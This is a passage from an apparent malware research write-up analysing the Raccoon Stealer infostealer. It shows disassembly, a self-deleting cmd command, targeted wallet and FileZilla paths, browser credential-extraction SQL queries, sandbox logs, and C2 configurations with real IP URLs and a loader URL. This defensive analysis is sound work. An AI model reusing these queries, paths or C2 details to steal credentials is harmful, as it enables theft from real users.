  v2061 = get_char_at_off(a1 - 77, v2060);
  pvReserved = v2060;
  v2062 = *v2061;
  v2063 = get_char_at_off(a1 - 77, v2060++);
  *v2063 = sub_106C5A2(a1 - 78, v2062);
}
while ( v2060 < 4 );
*get_char_at_off(a1 - 77, 4) = 0; // ".exe"
CString::Value(a1 - 77);
unknown_libname_2((_DWORD *)a1 - 563);
v2064 = CString::Concat((int)a1); // "C:\\Users\\nepenthe\\AppData\\Local\\Temp\\up2Zz4LTIa.exe'
sub_1044FF7((unsigned int *)a1 - 563, v2064);
```

Figure 28

Lastly, the malware deletes itself from the infected workstation by executing 'cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"' as it was stated in Cybereason's blogspot[1]. One thing that comes in mind immediately after finishing the analysis is - did we miss to locate the way that the malware is acquiring persistence in the system, or it does not have any persistence method at all? In the next blogspot, we will discuss and analyze the PE file which was downloaded earlier and the way it is enforcing a persistence across the system. (Figure 29)




```
loc_1070DFE:
mov     al, byte ptr [ebp+var_3D]
not     al
xor     byte ptr [ebp+ecx+var_3D+1], al
inc     ecx
cmp     ecx, 3Bh
jb      short loc_1070DFE ; String is : cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"
```

```
lea     eax, [ebp+Filename]
mov     [ebp+var_1], bl
push    eax
lea     eax, [ebp+var_3D+1]
push    eax
lea     eax, [ebp+CommandLine]
push    208h
push    eax
call    sub_106ECF7
add     esp, 10h
lea     eax, [ebp+ProcessInformation]
push    eax             ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax             ; lpStartupInfo
push    ebx             ; lpCurrentDirectory
push    ebx             ; lpEnvironment
push    8000000h        ; dwCreationFlags
push    ebx             ; bInheritHandles
push    ebx             ; lpThreadAttributes
push    ebx             ; lpProcessAttributes
lea     eax, [ebp+CommandLine]
push    eax             ; lpCommandLine
push    ebx             ; lpApplicationName
call    ds:CreateProcessA
push    [ebp+ProcessInformation.hThread] ; hObject
call    ds:CloseHandle
push    [ebp+ProcessInformation.hProcess] ; hObject
call    ds:CloseHandle
pop     edi
pop     ebx
leave
retn
sub_1070D88 endp
```

Figure 29

Evolution

As it is normal for that kind of malware, there was a new version while this article was written. Another malware researcher Fumiko, was kind enough to point me to another Raccoon sample found in his tracker (MD5:**121f7cba18bcb38e68bd4fc4f2e71815**). During a quick static analysis by running our IDAPython script, it was revealed that there was indeed a new version, specifically called '[Raccoon Stealer] - v1.3.2 UC-International Release'(Figure 30)




```
mov     byte ptr [ebp-4], 3
mov     edx, ebx
movaps  xmm0, ds:xmmword_2EF93D0
movups  xmmword ptr [ebp-252h], xmm0
mov     dword ptr [ebp-222h], 0FCEAF8FCh
movaps  xmm0, ds:xmmword_2EF91A0
movups  xmmword ptr [ebp-242h], xmm0
mov     word ptr [ebp-21Eh], 0B9h
movaps  xmm0, ds:xmmword_2EF9320
movups  xmmword ptr [ebp-232h], xmm0

:                           ; CODE XREF: sub_2EB3DC9+14B↓j
mov     cl, [ebp-252h]
not     cl
xor     [ebp+edx-251h], cl
inc     edx
cmp     edx, 34h
jb      short loc_2EB3F01 ; String is : [Raccoon Stealer] - v1.3.2 UC-International Relea
lea     edx, [ebp-251h]
mov     [ebp-21Dh], bl
lea     ecx, [ebp-39Ch]
```

Figure 30


While a responsible analyst would take a closer look, diff the functions in order to discover new changes etc etc, we are of the lazy type. So instead of all that, all the strings from a sample with version 1.2 were dumped to a .txt file and diffed against all the strings from the new version. This resulted in the following :

- Some new targets were added and specifically FileZilla (Figure 31)
- There was some new SQLITE queries added (maybe to support newer browser versions?) (Figure 32)



```
-[Raccoon Stealer] - v1.2 Kushage Release
+[Raccoon Stealer] - v1.3.2 UC-International Release
 \Accounts\Account.rec0
 \AppDaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
 \Documents\Monero\wallets
 \Ethereum
 \Ethereum Wallet
 \Exodus\exodus.wallet
+\FileZilla\recentservers.xml
 \Jaxx\Local Storage
 \cookies.sqlite
+\ledger.txt
 \logins.json
 \places.sqlite
 \signons.sqlite
+\trezor.txt
```


Figure 31



```
 SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins
 SELECT host, path, isSecure, expiry,  name, value FROM moz_cookies
 SELECT host_key, path, is_secure , expires_utc, name, value, encrypted_value FROM cookies
+SELECT host_key, path, secure , expires_utc, name, value, encrypted_value FROM cookies
 SELECT name, value FROM autofill
 SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM credit_cards
 SELECT origin_url, username_value, password_value FROM logins
+SELECT origin_url, username_value, password_value FROM wow_logins
 SELECT url, visit_count, datetime(last_visit_time / 1000000 + (strftime('%s', '1601-01-01')), 'unixepoch') FROM urls
 SELECT url, visit_count, last_visit_date FROM moz_places WHERE last_visit_date <> 0 AND visit_count <> 0
 SOFT:
```


Figure 32

In order to confirm our findings, we would have to execute the malware and monitor specific API calls to verify the above. What's the point of working in a sandboxing company if not using the sandbox for that kind of things (Well, apart from malware classification)? Executing the malware[8] and inspecting the logs revealed that indeed the samples is checking for that kind of paths. (Figure 33) Also, a new directory called (TempDir-Extended) is created and the two files are potentially stored there. The new directory also exists in our diffing thus further verifying the validity of our results. (Figure 34)



```
*onemon.File ts=97547 pid=1604 kind=OpenRead status=3221225524 id=0 flags=NoFileFlags srcpath=C:\Users\Admin\AppData\Local\Temp\RC_FileZilla_recentservers.xml dstpath=
*onemon.File ts=101432 pid=1312 kind=OpenRead status=3221225530 id=0 flags=NoFileFlags srcpath=C:\Users\Admin\AppData\Roaming\FileZilla\recentservers.xml dstpath=
*onemon.File ts=138794 pid=1604 kind=OpenRead status=3221225524 id=0 flags=NoFileFlags srcpath=C:\Users\Admin\AppData\Local\Temp\TempDir-Extended\ledger.txt dstpath=
*onemon.File ts=138794 pid=1604 kind=OpenRead status=3221225524 id=0 flags=NoFileFlags srcpath=C:\Users\Admin\AppData\Local\Temp\TempDir-Extended\trezor.txt dstpath=
*onemon.File ts=139898 pid=1604 kind=OpenRead status=3221225524 id=0 flags=NoFileFlags srcpath=C:\Users\Admin\AppData\Local\Temp\RC_FileZilla_recentservers.xml dstpath=
```

Figure 33




```
 Tajik
+TempDir-Extended
 TrashCan
 URL:
```

Figure 34

From a quick look of the static code and based on the execution logs taken from the sandbox execution we concluded that:

- The content of the wallets that were stolen is stored in new files based on the type of the coin (trevor, ledge) also in a new path but will be added to the Log.zip file with the same name.
- There seems to be a change in the way that the dumped passwords are stored in the associate .txt files based on static code compare to the older versions. (Couldn't verify that as I have a VM without pre-configured data)
- Seems that in the System Info.txt was added the information of the computer's name. This was later verified by inspecting the dropped .txt file before being deleted by the sample. (Figure 35)




```
+  - ComputerName:
   - Display devices:
   - IP:
   - Product name:
```

Figure 35

Conclusion

Raccoon is a infostealer capable of performing a variety of actions, justifying its price and its heavy usage from a variety of criminals. From the above analysis, one must remember that:

- The CnC domain is acquired dynamically - there is an HTTP request beforehand to get the CnC encrypted with RC4 (It is not hardcoded in the sample)
- The credentials that were grabbed are saved in TEMP folder with specific names - easy to keep in mind during a IR assessment.
- In version 1.2/1.3.2 there is not a persistence method - in this particular case thought, the response did have an EXE to be executed which would create a scheduled task but in general, there isn't one.
- Some numeric constants did not change - if we carefully examine the code, most of the tags used during the completion of the machineinfo.txt file are 128bit constants hardcoded in the sample. Apart from the constant used to define the new version of the malware, the other ones are the same. (With the addition of one used to decrypt **'ComputerName'** string). (Figure 36)



```
                movaps  xmm0, ds:xmmword_2EF9180
                mov     edx, ebx
                movups  xmmword ptr [ebp-15Ch], xmm0
                mov     dword ptr [ebp-14Ch], 8993CCh

loc_2EB4334:                            ; CODE XREF: sub_2EB3DC9+57E↓j
                mov     cl, [ebp-15Ch]
                not     cl
                xor     [ebp+edx-15Bh], cl
                inc     edx
                cmp     edx, 12h
                jb      short loc_2EB4334 ; String is :   - ComputerName:
```

Figure 36

Lastly, there are some more things to figure out and improve during the analysis of this family such as:

- There is not a clear explanation for the width property in the JSON - the same applies for the mask property too. It could be a placeholder for a future capability maybe?
- By inspecting strings, it was revealed that the author is using a famous open source JSON[6] library for C++, and specifically the version 3.4.0. There was an attempt to produce a .lib file in order to use IDA's way of producing FLIRT signatures and make the analysis easier but was not successful. (There were problems compiling a .hpp header with template definitions and no useful information was generated.)
- There was not further exploration of the properties of the JSON thus there is no guarantee that this analysis covered all the potential capabilities of the malware.

Special Thanks:

- xorsthingsv2 for taking the time to review the analysis and the doc.
- Fumiko, for showing me the new sample
- @tkanalyst, for posting the raccoon samples

Appendix

Configurations (Table 2):

MD5 HASH	Version	CnC Response

f7bcb18e5814db9fd51d0ab05f2d7ee9	V1.2	{"url":"http://34.89.185.248/file_handler/file.php? hash=252c0d60af493e46d25e7da5e10207c77b5627de&js=1f192856af8a097533d9b8f13e1 {"masks":null,"loader_urls":null},"is_screen_enabled":0,"is_history_enabled":0,"depth":3}
6556a3467ec8e58756af772aa72da99f	V1.2	{"url":"http://34.77.197.252/file_handler/file.php? hash=7a48136f8f459660ec43988e0eb8bf0f77a00f0d&js=2de257efd687492ea3537ea0beed {"masks":null,"loader_urls":null},"is_screen_enabled":0,"is_history_enabled":0,"depth":3}
121f7cba18bcb38e68bd4fc4f2e71815	V1.3.2	{"url":"http://34.76.145.229/file_handler/file.php? hash=48b77b41f7e1cb233dc4592900244912bdfe7892&js=429835ce099536a23c41ea48c6 {"masks":null,"loader_urls":null},"is_screen_enabled":1,"is_history_enabled":1,"depth":3}
80072d5f4bfa1ff22c87be610438792e	V1.2	{"url":"http://34.65.76.39/file_handler/file.php? hash=27c70127350a34268baf46dc23eb4e09fd24f547&js=a044f29dbf33cf8013c2cb40b27fa {"masks":null,"loader_urls":null},"is_screen_enabled":0,"is_history_enabled":0,"depth":3}
126ed436b3531dd857b25b9da2c80462	V1.2	{"url":"http://35.197.207.160/file_handler/file.php? hash=2dfe29b8560662cbd03e409e04c32eb0a3e65028&js=47de3ce52e822b60cd7e21a1d3 {"masks":null,"loader_urls":["http://185.161.210.244/signed.exe"]},"is_screen_enabled":0,"is_

(Table 2)

References

[0] https://support.microsoft.com/en-au/help/243330/well-known-security-identifiers-in-windows-operating-systems
[1] https://www.cybereason.com/blog/hunting-raccoon-stealer-the-new-masked-bandit-on-the-block
[2] https://securityxploded.com/iepasswordsecrets.php
[3] https://www.codeproject.com/Articles/1167943/The-Secrets-of-Internet-Explorer-Credentials
[4] https://cofense.com/raccoon-stealer-found-rummaging-past-symantec-microsoft-gateways/
[5] https://fumik0.com/2019/05/24/overview-of-proton-bot-another-loader-in-the-wild/
[6] https://github.com/nlohmann/json
[7] https://github.com/Secfreaks/analysis/tree/master/raccoon/idascript
[8] https://tria.ge/reports/191129-bykghah8ge/task1